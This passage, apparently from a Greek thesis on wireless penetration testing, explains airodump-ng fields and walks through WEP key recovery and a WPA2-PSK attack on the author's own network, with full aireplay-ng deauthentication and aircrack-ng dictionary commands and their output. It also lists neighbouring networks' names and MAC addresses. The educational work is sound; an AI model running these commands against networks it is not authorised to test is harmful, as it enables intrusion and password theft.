Αυτή η ενότητα εμφανίζει όλα τα δίκτυα Wi-Fi (routers) που εντοπίζει η κάρτα σας. Επεξήγηση των πεδίων εξόδου του εργαλείου airodump-ng κατά τη σάρωση ασύρματων

δικτύων παρουσιάζεται στον **Πίνακας 7** *Επεξήγηση των πεδίων εξόδου του εργαλείου airodump-ng κατά τη σάρωση ασύρματων δικτύων.*

Πεδίο	Τι Αντιπροσωπεύει	Σημασία
BSSID	Basic Service Set ID Φυσική Διεύθυνση Router	Η διεύθυνση MAC του router (Access Point). Είναι ο μοναδικός αναγνωριστικός αριθμός του δικτύου.
PWR	Power (Ισχύς)	Η ποιότητα του σήματος που λαμβάνετε (-dBm). Όσο πιο κοντά στο 0 (π.χ., -20) τόσο πιο δυνατό το σήμα.
Beacons	Πλαίσια Διαφήμισης Δικτύου	Ο αριθμός των πακέτων αναγγελίας που έχει στείλει ο router. Δείχνει πόσο ενεργό είναι το δίκτυο.
#Data	Data Packets Ωφέλιμο Φορτίο Δεδομένων	Ο αριθμός των πακέτων δεδομένων που έχουν καταγραφεί. Αυτό είναι κρίσιμο για τις επιθέσεις (π.χ., υπολογισμός IVs για WEP/WPA).
CH	Channel Συχνότητα Λειτουργίας (Κανάλι)	Το κανάλι στο οποίο εκπέμπει το δίκτυο (π.χ., 1, 6, 11).
MB	Max Speed	Η μέγιστη ταχύτητα του δικτύου σε Mbps.
ENC	Encryption Πρωτόκολλο Ασφάλειας	Ο τύπος κρυπτογράφησης που χρησιμοποιεί το δίκτυο (π.χ., WEP, WPA, WPA2).

CIPHER	Cipher Suite Αλγόριθμος Κρυπτογράφησης	Ο αλγόριθμος που χρησιμοποιείται για την κρυπτογράφηση (π.χ., CCMP, TKIP).
AUTH	Authentication Μέθοδος Πιστοποίησης	Η μέθοδος ελέγχου ταυτότητας (π.χ., MGT, PSK).
ESSID	Extended Service Set ID	Το όνομα του δικτύου Wi-Fi, δηλαδή αυτό που βλέπουν οι χρήστες (π.χ., "My Home Network").

Πίνακας 7 Επεξήγηση των πεδίων εξόδου του εργαλείου airodump-ng κατά τη σάρωση ασύρματων δικτύων.

Μέρος 2: Stations (Συνδεδεμένοι Πελάτες)

Αυτή η ενότητα εμφανίζει όλες τις συσκευές (κινητά, laptops, tablets) που είναι συνδεδεμένες σε ένα από τα παραπάνω δίκτυα ή που προσπαθούν να συνδεθούν. Ακολουθεί επεξήγηση και ανάλυση των παραμέτρων των τερματικών συσκευών στον **Πίνακα 8** *Ανάλυση παραμέτρων των τερματικών συσκευών (Stations) και της ποιότητας σύνδεσής τους.*

Πεδίο	Τι Αντιπροσωπεύει	Σημασία
BSSID	Basic Service Set ID Σημείο Σύνδεσης Πελάτη	Η διεύθυνση MAC του router στον οποίο είναι συνδεδεμένη η συσκευή (πελάτης).
STATION	Station MAC Διεύθυνση MAC Συσκευής	Η διεύθυνση MAC της συσκευής (του πελάτη), π.χ., το κινητό σας τηλέφωνο.

Rate	Ταχύτητα Μεταφοράς (Bitrate)	Η ταχύτητα μετάδοσης δεδομένων (σε Mbps) μεταξύ του πελάτη και του router.
Lost	Lost Packets Απορριφθέντα Πακέτα	Ο αριθμός των πακέτων που δεν επιβεβαιώθηκε η λήψη τους (ACK) από το δέκτη, υποδεικνύοντας παρεμβολές ή κακή ποιότητα σήματος.
Frames	Frames	Ο συνολικός αριθμός των πακέτων που έχει καταγράψει η κάρτα σας από τον συγκεκριμένο πελάτη.
Probes	Αιτήματα Αναζήτησης SSID	Πρόκειται για τα αιτήματα ανίχνευσης (Probe Requests) που αποστέλλει η συσκευή (Client) αναζητώντας συγκεκριμένα ονόματα δικτύων (SSIDs) με τα οποία έχει συνδεθεί στο παρελθόν. Αυτή η πληροφορία μπορεί να προδώσει το ιστορικό συνδέσεων της συσκευής..

Πίνακας 8 Ανάλυση παραμέτρων των τερματικών συσκευών (Stations) και της ποιότητας σύνδεσής τους..

Η διαδικασία αυτή, η οποία αποτελεί το πρώτο στάδιο ενός δομημένου Penetration Test [18][23], επέτρεψε την καταγραφή κρίσιμων πληροφοριών για τον στόχο όπως φαίνεται στο screenshot με την καταγραφή δικτύων της γύρω περιοχής στην **Εικόνα 6 Καταγραφή δικτύων της γύρω περιοχής**:

- ESSID (Όνομα Δικτύου): andrZV_Papa.
- BSSID (MAC Address): **02:EB:D8:73:A1:D2**.
- Channel (Κανάλι Λειτουργίας): **36**.
- Encryption (Κρυπτογράφηση): WPA2 CCMP PSK.

File Actions Edit View Help										
CH 12][Elapsed: 1 min][2026-01-30 11:15][paused output										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID		
4C:22:F3:29:DE:C7	-85	1	1	0	36	1733	WPA2 CCMP	PSK COSMOTE-383105		
0C:67:14:F0:F0:30	-78	2	0	0	108	1733	WPA2 CCMP	PSK COSMOTE-343586		
62:3D:29:B5:B9:D0	-33	2	0	0	48	866	WPA2 CCMP	PSK Huawei_gHGR3f		
00:EB:D8:D3:A1:D3	-36	2	0	0	36	866	WPA2 CCMP	PSK <length: 0>		
00:EB:D8:D3:A5:78	-58	3	0	0	36	866	WPA2 CCMP	PSK <length: 0>		
02:EB:D8:73:A5:7A	-57	2	0	0	36	866	WPA2 CCMP	PSK andrZV_Papa		
02:EB:D8:73:A1:D2	-35	2	0	0	36	866	WPA2 CCMP	PSK andrZV_Papa		
80:2D:1A:9B:3A:68	-80	5	1	0	9	130	WPA2 CCMP	PSK INALAN_2.4G_9sjtbe		
E0:B6:68:1B:56:9F	-80	1	0	0	10	130	WPA2 CCMP	PSK VODAFONE_H268Q-5688		
62:3D:29:B5:B9:CC	-53	9	0	0	11	400	WPA2 CCMP	PSK Huawei_gHGR3f		
74:6F:88:AB:6D:8B	-60	7	0	0	5	130	WPA2 CCMP	PSK VODAFONE_H268Q-7263		
5C:A4:F4:9B:7D:90	-71	6	0	0	8	130	WPA2 CCMP	PSK VODAFONE_H268Q-4942		
44:59:43:56:FE:7C	-74	6	0	0	8	130	WPA2 CCMP	PSK 2.4Hz_virus...		
E0:19:54:3B:68:EA	-86	3	0	0	6	130	WPA2 CCMP	PSK MODEL urban style bar		
00:EB:D8:D3:A5:7A	-60	7	0	0	6	360	WPA2 CCMP	PSK <length: 0>		
D8:4A:2B:34:90:4E	-81	3	0	0	11	130	WPA2 CCMP	PSK ZTE_2.4G_RzxEuh		
02:EB:D8:23:A5:7A	-60	10	0	0	6	360	WPA2 CCMP	PSK andrZV_Papa		
02:EB:D8:23:A1:D2	-39	7	0	0	6	360	WPA2 CCMP	PSK andrZV_Papa		
00:EB:D8:D3:A1:D2	-35	6	0	0	6	360	WPA2 CCMP	PSK <length: 0>		
E6:E7:49:BE:AF:8B	-90	2	0	0	1	130	WPA2 CCMP	PSK DIRECT-BB-HP DeskJet 5000 series		
34:36:54:FD:BA:71	-80	3	0	0	1	130	WPA2 CCMP	PSK Vodafone_2.4G-20085		
5A:90:65:90:AA:E0	-75	2	0	0	1	180	WPA2 CCMP	PSK Redmi 9		
7C:77:16:2B:A2:51	-54	9	0	0	2	270	WPA2 CCMP	PSK WIND_2BA251		
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes		
00:EB:D8:D3:A1:D3	0A:EB:D8:D3:A5:7A		-55	0 - 24	0	2				
80:2D:1A:9B:3A:68	94:B9:7E:05:A7:5E		-74	0 - 6	0	3				
D8:4A:2B:34:90:4E	5C:E5:0C:CE:A5:03		-85	0 - 6	0	3				
02:EB:D8:23:A1:D2	50:FD:D5:D8:35:1C		-63	0 - 6	0	2				
00:EB:D8:D3:A1:D2	06:EB:D8:D3:A5:7A		-60	0 - 24	0	1				
7C:77:16:2B:A2:51	5E:75:47:2F:9D:70		-83	0 - 1	0	1				
(not associated)	F0:C8:14:00:B2:84		-81	0 - 1	0	1				
(not associated)	0C:67:14:F5:63:70		-87	0 - 1	636	3				
(not associated)	2C:AE:2B:FD:05:EA		-22	0 - 1	0	13				
(not associated)	6A:22:2B:A3:1D:A9		-61	0 - 1	0	3				
(not associated)	10:D0:7A:C4:CA:0B		-83	0 - 1	42	11				
(not associated)	A0:95:7F:BA:F6:21		-89	0 - 1	0	3				
(not associated)	DC:F5:18:27:1D:E0		-85	0 - 1	0	4				
(not associated)	A0:95:7F:4E:8D:31		-85	0 - 1	0	12				

Εικόνα 6 Καταγραφή δικτύων της γύρω περιοχής

Εστίαση στον Στόχο: Αφού ταυτοποιήθηκε ο στόχος, η σάρωση περιορίστηκε αποκλειστικά στο κανάλι 36 και στο Access Point με “bssid 02:EB:D8:73:A1:D2” με την εντολή `sudo airodump-ng --bssid 02:EB:D8:73:A1:D2 -c 36 wlan0`.

Αυτό επέτρεψε την απομόνωση της κυκλοφορίας και τον εντοπισμό των συνδεδεμένων συσκευών (Clients), προετοιμάζοντας το έδαφος για την υποκλοπή του 4-Way Handshake.

Τεχνική Ανάλυση Ευρημάτων Σάρωσης:

- **PWR (Power):** Στην *Εικόνα 6 Καταγραφή δικτύων της γύρω περιοχής*, ο στόχος μας "andrZV_Papa" έχει ισχύ **-35dBm**. Αυτή η τιμή υποδηλώνει εξαιρετικά ισχυρό σήμα, ιδανικό για την υποκλοπή handshake χωρίς απώλεια πακέτων.
- **Data:** Παρατηρούμε ροή δεδομένων στο δίκτυο-στόχο, γεγονός που επιβεβαιώνει την παρουσία ενεργής κίνησης από συνδεδεμένους πελάτες
- **Stations:** Εντοπίστηκε ο πελάτης με MAC 2C:AE:2B:FD:05:EA να είναι συνδεδεμένος στον στόχο (*Εικόνα 6 Καταγραφή δικτύων της γύρω περιοχής*).

5.3 Επίθεση 1: Υποκλοπή Κλειδιών WEP (Μεθοδολογία και Αποτελέσματα)

Το πρότυπο WEP (Wired Equivalent Privacy), ιστορικά ήταν το πρώτο πρωτόκολλο ασφάλειας, θεωρείται σήμερα απόλυτα ανασφαλές λόγω θεμελιωδών κρυπτογραφικών αδυναμιών [14]. Θα το αναφέρουμε κυρίως για ακαδημαϊκούς και ιστορικούς λόγους μιας και θεωρείτε απίθανο να δούμε να χρησιμοποιείτε από κάποια συσκευή. Έτσι στο πλαίσιο της παρούσας πρακτικής αξιολόγησης, η επίθεση στο WEP παρουσιάζεται συνοπτικά για να αναδειχθεί η ευκολία με την οποία μπορεί να παραβιαστεί από έναν επιτιθέμενο που διαθέτει βασικές γνώσεις και τη σουίτα εργαλείων Aircrack-ng [20].

Η Μεθοδολογία της Επίθεσης για την παραβίαση του WEP σε αντίθεση με τις επιθέσεις λεξικού (dictionary attacks) που απαιτούνται για τα πρότυπα WPA/WPA2, βασίζεται στη στατιστική ανάλυση και τη συλλογή μεγάλου όγκου δεδομένων. Όπως αναλύεται από τους Lashkari et al., η κύρια ευπάθεια εντοπίζεται στον αλγόριθμο RC4 και στη χρήση μικρών

κλειδιών αρχικοποίησης (**Initialization Vectors IVs**) των 24-bit, τα οποία μεταδίδονται σε απλό κείμενο [15].

Συλλογή Initialization Vectors (IVs): Η επίθεση ξεκινά με τη χρήση του εργαλείου **airodump-ng** για την καταγραφή πακέτων δεδομένων (Data). Τα μικρά κλειδιά αρχικοποίησης (IVs) 24-bit, λόγω του περιορισμένου μεγέθους τους αναγκάζονται να επαναχρησιμοποιηθούν. Η βασική εντολή που εκτελείται στο τερματικό του Kali Linux είναι:

`sudo airodump-ng --bssid [MAC_AP] -c [CHANNEL] -w wep_capture wlan0 [15][23].`

Ανάκτηση Κλειδιού: Όπως εξηγούν οι Lashkari et al., η στατιστική αδυναμία του αλγορίθμου RC4 επιτρέπει την πλήρη μαθηματική ανάκτηση του κλειδιού μόλις συγκεντρωθεί ικανός αριθμός πακέτων (συνήθως περίπου 20.000). Η τελική ανάκτηση γίνεται με την εντολή **`sudo aircrack-ng wep_capture-01.cap.`**

Αποτελέσματα και Συμπεράσματα: Η πρακτική αυτή δοκιμή επιβεβαιώνει ότι το WEP δεν παρέχει πλέον καμία ουσιαστική προστασία. Η ευκολία ανάκτησης του κλειδιού σε ελάχιστο χρόνο αποδεικνύει ότι οποιοδήποτε δίκτυο χρησιμοποιεί ακόμη αυτή την τεχνολογία είναι άμεσα εκτεθειμένο σε υποκλοπή δεδομένων [15][21].

5.4 Επίθεση 2: Παραβίαση WPA2-PSK μέσω Υποκλοπής Handshake και Επίθεσης Λεξικού

Σε αυτό το κεφάλαιο, εστιάζουμε την προσοχή μας στο πρωτόκολλο WPA2, το οποίο αποτελεί σήμερα το πιο διαδεδομένο πρότυπο ασφάλειας για οικιακά και επαγγελματικά δίκτυα. Σε αντίθεση με το WEP, το WPA2 διαθέτει ισχυρή κρυπτογράφηση, γεγονός που μας αναγκάζει να ακολουθήσουμε μια διαφορετική στρατηγική επίθεσης. Αντί να προσπαθήσουμε να σπάσουμε απευθείας τον αλγόριθμο, στοχεύουμε στην υποκλοπή της διαδικασίας αυθεντικοποίησης, γνωστής ως "4-Way Handshake", και στη συνέχεια στη διεξαγωγή μιας επίθεσης λεξικού (Dictionary Attack) [15], [16].

Στις ενότητες που ακολουθούν, θα περιγράψουμε αναλυτικά τα βήματα που ακολούθησα για την υλοποίηση της επίθεσης στο δικό μου δίκτυο **andrZV_Papa**.

Αρχικά, εκτελούμε τη διαδικασία στοχοποίησης του συγκεκριμένου router και μιας από τις συνδεδεμένες συσκευές μου.

Στη συνέχεια, αναλύουμε την εκτέλεση της επίθεσης Deauthentication, η οποία μας επέτρεψε να "εξαναγκάσουμε" τη συσκευή σε επανασύνδεση και να καταγράψουμε τη "χειραψία" (handshake).


Τέλος, παρουσιάζουμε τα αποτελέσματα της καταγραφής, τα οποία αποτελούν τη βάση για την τελική ανάκτηση του κωδικού πρόσβασης [18], [20], [21].

5.4.1 Στοχοποίηση και Προετοιμασία Υποκλοπής του 4-Way Handshake (Capturing)

Αφού επιλέξαμε το δίκτυο **andrZV_Papa** ως στόχο της δοκιμής μας, το πρώτο μας μέλημα ήταν να απομονώσουμε την κυκλοφορία του από τα υπόλοιπα δίκτυα της περιοχής. Χρησιμοποιώντας την εξωτερική κάρτα δικτύου TP-Link σε Monitor Mode, περιορίσαμε τη σάρωση αποκλειστικά στο **κανάλι 36**, όπου εκπέμπει το συγκεκριμένο Access Point με BSSID **02:EB:D8:73:A5:7A** [20].

Με την εντολή **sudo airodump-ng -bssid 02:EB:D8:73:A5:7A -c 36 -w wlan0** , ξεκινήσαμε την καταγραφή όλων των πακέτων που ανταλλάσσονταν εκείνη τη στιγμή. Όπως φαίνεται στην **Εικόνα 7 Στοχευμένη αναζήτηση εντόπισε την Συσκευή μας με MAC 2C:AE:2B:FD:05:EA** καταφέραμε να εντοπίσουμε μια ενεργά συνδεδεμένη συσκευή (Station) με τη διεύθυνση MAC 2C:AE:2B:FD:05:EA. Αυτή η ενέργεια μας επέτρεψε να απομονώσουμε την κυκλοφορία και να εντοπίσουμε τη συνδεδεμένη συσκευή με MAC

2C:AE:2B:FD:05:EA, η οποία ανήκει σε δική μου συσκευή, και συγκεκριμένα σε Tablet, προετοιμάζοντας το έδαφος για την υποκλοπή του 4-Way Handshake [20].



Εικόνα 7 Στοχευμένη αναζήτηση εντόπισε την Συσκευή μας με MAC 2C:AE:2B:FD:05:EA


Η απομόνωση αυτή της κυκλοφορίας μας επέτρεψε να επιβεβαιώσουμε ότι η συσκευή-στόχος είναι ενεργή και ανταλλάσσει πακέτα με το Access Point. Έχοντας πλέον κλειδώσει τον στόχο μας στο κανάλι 36 και διασφαλίσει τη σταθερότητα της λήψης (όπως φαίνεται και στην παραπάνω εικόνα 8), είμαστε έτοιμοι για το επόμενο και πιο κρίσιμο βήμα της διαδικασίας: την εκτέλεση της επίθεσης Deauthentication για την εξαναγκασμένη υποκλοπή του 4-Way Handshake.

5.4.2 Εκτέλεση Επίθεσης Deauthentication και Υποκλοπή Handshake

Σε αυτή την ενότητα, περιγράφουμε τη διαδικασία με την οποία "αναγκάσαμε" τη συσκευή να μας δώσει τα κρυπτογραφημένα κλειδιά που χρειαζόμαστε.

Όπως αναλύσαμε στο θεωρητικό υπόβαθρο, η αρχιτεκτονική του προτύπου 802.11 επιτρέπει την αποστολή πλαισίων αποσύνδεσης χωρίς κρυπτογράφηση. Εκμεταλλευόμενοι αυτή την αδυναμία, στείλαμε μια σειρά από Deauthentication Frames (*Εικόνα 8*) στη συσκευή-στόχο (MAC: 2C:AE:2B:FD:05:EA), υποδυόμενοι το νόμιμο Access Point [15][18][21].

Χρησιμοποιήσαμε την εντολή `sudo aireplay-ng --deauth 20 -a 02:EB:D8:73:A1:D2 -c 2C:AE:2B:FD:05:EA wlan0` [23].



```
(kali㉿kali)-[~]
$ sudo aireplay-ng --deauth 20 -a 02:EB:D8:73:A1:D2 -c 2C:AE:2B:FD:05:EA wlan0
10:45:19 Waiting for beacon frame (BSSID: 02:EB:D8:73:A1:D2) on channel 36
10:45:20 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:20 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:21 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:22 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:22 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:23 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:23 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:24 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:25 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:25 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:26 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:26 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:27 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:28 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:28 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:29 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:29 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:30 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:31 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]
10:45:31 Sending 64 directed DeAuth (code 7). STMAC: [2C:AE:2B:FD:05:EA] [ 0] 0 ACKs]

(kali㉿kali)-[~]
$
```

Εικόνα 8 αποστολή 20 πλαισίων Deauthentication Frames στη συσκευή-στόχο

Αποτέλεσμα του συνδυασμού των 2 εντολών, η συσκευή μου αποσυνδέθηκε ακαριαία και, κατά την αυτόματη προσπάθεια επανασύνδεσής της, ανταλλάχθηκαν τα πακέτα EAPOL που συνθέτουν τη “χειραψία” (4-Way Handshake). Η κάρτα μας, ευρισκόμενη σε Monitor Mode, κατέγραψε αυτή τη διαδικασία, και το εργαλείο airodump-ng μας ενημέρωσε για την επιτυχία με την ένδειξη **WPA handshake: 02:EB:D8:73:A1:D2** στην οθόνη, όπως φαίνεται και στην παρακάτω *Εικόνα 9* [21].

```
File Actions Edit View Help

CH 36 ][ Elapsed: 4 mins ][ 2026-01-30 10:46 ][ WPA handshake: 02:EB:D8:73:A1:D2

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
02:EB:D8:73:A1:D2 -35  0      12      8   0  36  866  WPA2 CCMP  PSK andrZV_Papa

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
02:EB:D8:73:A1:D2  2C:AE:2B:FD:05:EA -42   6e- 6e    0    2636  EAPOL
```

Εικόνα 9 Υποκλοπή του Handshake στο τερματικό του Kali Linux.

Η επιτυχία αυτού του βήματος είναι καθοριστική, καθώς το αρχείο .cap που δημιουργήθηκε αυτόματα από το πρόγραμμα περιέχει πλέον όλες τις απαραίτητες πληροφορίες (ANonce, SNonce, κ.α.) για να προχωρήσουμε στο τελικό στάδιο της επίθεσης λεξικού.

5.4.3 Διεξαγωγή Επίθεσης Λεξικού (Dictionary Attack) με το εργαλείο Aircrack-ng

Στο τελικό στάδιο της πρακτικής μας δοκιμής, χρησιμοποιήσαμε το υποκλαπέν αρχείο της χειραψίας για να ανακτήσουμε τον κωδικό πρόσβασης του δικτύου μου **andrZV_Papa** της Nova. Η επίθεση αυτή πραγματοποιείται εκτός σύνδεσης (offline), γεγονός που σημαίνει ότι ο επιτιθέμενος μπορεί να δοκιμάζει εκατομμύρια κωδικούς χωρίς να γίνει αντιληπτός από το δίκτυο-στόχο.


Για την υλοποίηση της επίθεσης, χρησιμοποιήσαμε το εργαλείο **aircrack-ng** σε συνδυασμό με το παγκόσμιο λεξικό κωδικών **rockyou.txt**.

Με την εντολή:

```
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt NOVA_handshake_cap-10.cap
```

ξεκίνησε η διαδικασία. Το πρόγραμμα κάθε φορά που εκτελούμε την εντολή, δημιουργεί ένα αριθμημένο αρχείο “.cap” το οποίο όμως μπορεί να μην περιέχει επιτυχημένη υποκλοπή της χειραψίας. Φτάσαμε στην 10^η προσπάθεια για να καταφέρουμε να έχουμε ολοκληρωμένη την διαδικασία της υποκλοπής.

Το πρόγραμμα άρχισε να συγκρίνει τις λέξεις του λεξικού με τις κρυπτογραφημένες τιμές που υποκλέψαμε κατά τη χειραψία.



```
File Actions Edit View Help
L$ sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt NOVA_handshake_cap-10.cap
Reading packets, please wait ...
Opening NOVA_handshake_cap-10.cap
Read 5739 packets.

# BSSID          ESSID          Encryption
1 02:EB:D8:73:A1:D2 andrZV_Papa    WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait ...
Opening NOVA_handshake_cap-10.cap
Read 5739 packets.

1 potential targets

Aircrack-ng 1.7
[00:00:35] 168558/14344394 keys tested (4843.27 k/s)
Time left: 48 minutes, 46 seconds      1.18%
Current passphrase: karategirl

Master Key   : D5 25 DF 11 57 CE 4B 0D C1 CA 2A 96 A2 65 3C 2F
               22 62 CF 88 29 8A 22 A1 AC 87 6F EA C7 41 7A 8C

Transient Key : E4 76 72 A6 18 DC 39 5F 2F C5 E4 A2 82 34 25 07
               61 31 2E 97 D0 7C D4 AC 1D 06 4C 3E 7F 24 3B 3C
               E1 4C 70 73 92 70 9E C4 2A 55 19 5C 89 16 AC 2C
               38 88 C8 93 E3 A5 C4 9A 21 03 F4 C2 88 AE 35 8D
```

Εικόνα 10 Προσπάθεια ανάκτησης του κωδικού με το εργαλείο "aircrack-ng" και το λεξικό "rockyou.txt"

Βλέπουμε στην *Εικόνα 10* την προσπάθεια ανάκτησης του κωδικού με το εργαλείο "aircrack-ng" και το λεξικό "rockyou.txt" ήδη έχει δοκιμάσει **168.558** κωδικούς, περίπου **4843 keys/s**.

Για τις ανάγκες της παρουσίασης, προσθέσαμε τον πραγματικό κωδικό του router στην αρχή του λεξικού, ώστε να επιδείξουμε την ταχύτητα και την αποτελεσματικότητα της διαδικασίας.

Αυτό επιτεύχθηκε εκτελώντας τις εντολές που παρουσιάζονται στον *Πίνακα 9*:

echo 'aNd*****1!' > temp.txt	δημιουργία αρχείου "temp.txt" με περιεχόμενο τον κωδικό. Το σύμβολο '>' εγγράφει τον κωδικό στην αρχή του αρχείου, και θα διαγράψει, ότι υπάρχει μέσα στο αρχείο.
head -n 2 temp.txt	Έλεγχος αν υπάρχει το αρχείο με τον κωδικό. Μας εμφανίζει τις 2 πρώτες γραμμές.
cat /usr/share/wordlists/rockyou.txt >> temp.txt	Αντιγράφει το αρχείο rockyou.txt στο αρχείο temp.txt. Το '>>' εγγράφει τα περιεχόμενα στο τέλος του αρχείου, χωρίς να διαγράφει τα περιεχόμενα του αρχείου temp.txt
head -n 5 temp.txt	Έλεγχος αν υπάρχει το αρχείο με τον κωδικό. Μας εμφανίζει τις 5 πρώτες γραμμές.
